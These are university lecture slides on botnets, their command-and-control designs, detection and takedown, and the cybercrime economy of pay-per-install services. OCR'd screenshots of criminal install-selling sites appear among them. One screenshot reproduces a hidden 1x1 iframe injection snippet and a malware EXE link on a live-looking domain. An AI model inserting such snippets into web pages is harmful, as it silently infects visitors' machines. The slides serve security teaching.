CSE 127 Computer Security

Stefan Savage, Spring 2020, Lecture 17

Malware II: Botnets and Cybercrime

Quick announcements

- No class next Tuesday

- I still haven't decided the topic for the last class
  If you have ideas send them to me

So you've taken over 100,000 machines…

- Then what?
- Use machines *together* for some purpose
- Botnets


What's a botnet?

- A **network** of compromised computers with a common **command & control** system (C2)
  - Each host called a ***bot***
- The bot **controller** sends commands via the network to get botnet to do something "en masse"
  - Spam, phishing
  - Denial-of-service [e.g., dirtjumper]
  - Click fraud
  - Stealing local data (e.g. credit cards, passwords, bank account #'s, etc) [e.g., zeus, spyeye]
  - cryptocoin mining
  - Ransomware

Botnet Architectures

- Command and control (C2) structure
  - Centralized:
    - Old school (IRC server - Internet relay chat) or Web server
    - Multiple servers for robustness (e.g, try round-robin among them)
  - Peer-to-peer: self organizing
    - Each host can be a worker or a proxy; decided dynamically
    - Multi-level hierarchy forwards traffic back to controller
- Push vs pull designs
  - Attacker sends out message to tell bots what to do (push)
  - Worker bots "ask" for work to do (pull)

Example:
Storm peer-to-peer botnet



Updating and recovery

- Virtually all bots today have auto-update capability
  - Check C2 on start to see if there is a new version. If so, download from x
  - Allows adding new features, fixing bugs and helps with resilience

- Resilience/recovery
  - What happens if someone takes over your C2? (e.g., legal action)
    How to keep from losing whole botnet?
  - Alternate C2s
    - Round-robin: if you can't reach C2-a, then try C2-b, then C2-c, etc…
    - Domain Generation Algorithms (DGA): if can't reach C2, then try domain name name that is a function of the date (i.e., so attacker can regain control by registering appropriate domain name at a future point in time)
  - Digital signatures on updates (don't let someone else update your software)

Detecting Botnets

- Try to monitor command and control network
  - Sniff network traffic, look for communication with known C2s,
    parse content look for botnet command signatures or behaviors
  - Challenges: encryption, botnets using existing protocols or public servers

- Infect machine with bot on purpose
  - Can monitor its communication with C2;
    identify C2s and (sometimes) other infected members
  - Challenges: getting bot malware, blacklisting of such machines by C2s, false positives.
    Time consuming

- Hijack botnet controller
  - Redirect traffic for C2 (e.g. via DNS) to a monitor, identify infected parties
  - Challenges: need willing hosting provider or registrar, court order, or breaking the law

Disrupting bots

- Legal/police action against botnet operator
  - Takes long time and frequently requires cooperation of multiple countries
- What about the botnet itself?
  - Shut down C2
  - Blacklists
  - Cleaning incentives
    - ISP offramps infected hosts to "cleaner" Web site
    - Your host is infected with x, please clean it up before you will be allowed back on network
- Why not just take over botnet C2 and tell bots to clean themselves up?

Cleaning bots

- Legal quagmire to do this via C2
  - Tons of different countries, different legal standards, logging into someone's computer without their permission (even if you are trying to help them) is typically illegal
- Opt-in approach:
  - E.g., Microsoft Malicious Software Removal Tool (MSRT)
  - Opt-in via Windows update sidesteps legal issues
  - Updated to clean most prevalent forms of bots/spyware

So… what do people do with botnets?


- Originally… not much… have fun.
- Early 2000s, some botnets used for DDoS

First major motivation: spam

- Before 2000, spammers could generally get away with sending lots of spam from a server
- Spam-based blacklists become into being
  - "Don't accept e-mail from IP address 132.239.4.5"
- Effectively *force* spammers to use many different IP address
- First solution: open proxies
  - Mail servers that will accept mail from any source
  - Provokes blacklisting of such servers
- Botnets provide a solution

Economic Drivers

- Starting in 2005, emergence of profit-making malware
  - Anti-spam efforts force spammers to launder e-mail through compromised machines (starts with MyDoom.A, SoBig)
  - "**Virtuous**" economic cycle **transforms** nature of threat
- Commoditization of compromised hosts
  - *Fluid* third-party exchange market (**millions of hosts**)
    - Raw bots (range from pennies to dollars)
    - Value added tier: SPAM proxying (more expensive)
- Innovation in both host substrate and its uses
  - Botnets: sophisticated command/control networks: **platform**
  - SPAM, piracy, phishing, identity theft, DDoS are all **applications**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Installs4Sale.net - надежный сервис по загрузкам, достойный доверия
КОНТАКТЫ
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
info [at] installs4sale.net
ПРИЕМУЩЕСТВА
Быстро осуществляем отгрузку практически в любой регион. Принимаем заказы на миксы стран по вашему выбору.
Для постоянных клиентов действуют скидки и бонусы в виде дополнительного объема загрузок.
Wire
EPASS
WebMoney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File Edit View History Bookmarks Tools Help
http://installs4sale.net/
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

Most Visited Getting Started Latest Headlines Exchange - GraBBerZ ... GraBBerZ CoM http://www.sysnet.ucs... GraBBerZ CoM Cyber Genome Progra...
Search Sidewiki Bookmarks Translate AutoLink Sign in
Installs4Sale.net
Договорится по всем ценам и получить индивидуальные условия вы можете в службе поддержки. Пишите!
Мы отслеживаем уникальность инсталов и их чистоту перед продажей.
WebMoney
УСЛОВИЯ
Мы работаем строго по предоплате. Допускается частичная оплата постоянным клиентам на большие объемы.
Мы не несем ответсвенности за то что у вас по каким-то причинам отстувуют загрузки. Если вы не видите инсталов с первых минут мы можем проистановить отгрузку до выяснения обстоятельств.
ТАРИФЫ
GB (Англия) 150$
DE (Германия) 150$
USA (США) 130$
IT (Италия) 120$
Микс (US,CA, AU, GB) 100$
CA (Канада) 100$
Микс (Европа) 40$
Азия 10$
Все цены указаны за 1000 уникальных загрузок
Все права защищены installs4sale.net. 2009


algorithms
CD Recorder
allprotection4.6b5.zip
allprotection4.6b5.tcl
Trash
algorithms-2005-07-05.ta...
GPL.txt
home4.p
frotz-2.43.tar.gz
Hashtable.java
iframeDOLLARS.biz - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://iframedollars.biz/stats/index.php
Go
book to market value"
CentOS Support my del.icio.us post to kaytwo Gmail Google Calendar
most expensive adwor... CyberWyre » Updated:... Google AdWords: Key... Matt Cutts: Gadgets, ... Pink Sheets -- Electron... iframeDOLLARS.biz
EXE last updated 68 hours ago
iframeDOLLARS.biz
adverts zone
NEWS STATS SETUP RATES
Last news
Date
Text
4.12.2006
From today our price for Asia grows up to 15$ for 1k and the price for Italy - to 300$ for 1k
20.11.2006
For the reason of bad price for Asiatic region we have to low our price for it to 12$. We're waiting for your understanding.
We'll work up this problem as soon as possible.
11.07.2006
Now, we accept asia loads!
11.06.2006
We resolve our problem with hosting! And we have a special bonus: you'll get +20% more to your moneys!
31.05.2006
From the 31th of May the new system of anti antivirus is started.
07.11.2005
Problems with BackURL solved, use it!
11.10.2005
Now you can send not unique traffic to your resources with help of BackURL
10.10.2005
From the 10th of Octobre the new system of tariffing IS STARTED. From this moment we pay different $$$ for different countries
19.09.2005
From the 19th of september the price for 1000 loads will rise to 80$
5.08.2005
New system of statistics and new disign are started!
11.07.2005
From the 11th of july the price for 1000 loads will rise to 70$
Adverts link
HTML Link:
<iframe src="http://yepjnddqpq.biz/dl/adv622.php" width=1 height=1></iframe>
Hidden HTML Link:
<iframe
src="http://yepjnd&#
width=1 height=1></iframe>
EXE Link(last update 68 hours ago):
http://yepjnddqpq.biz/dl/loadadv622.exe
kaytwo
CPU0
CPU1
Disk
224
eth0
Mem

Making money…

- Monetize platform of compromised host
  - **Generic resources**: CPU, IP address, bandwidth, storage
  - **Unique resour**ces: e-mail accounts, credit card numbers, bank accounts, intellectual property
- Ultimately, must find a way to "cash out"…

Two core criminal value creation strategies…



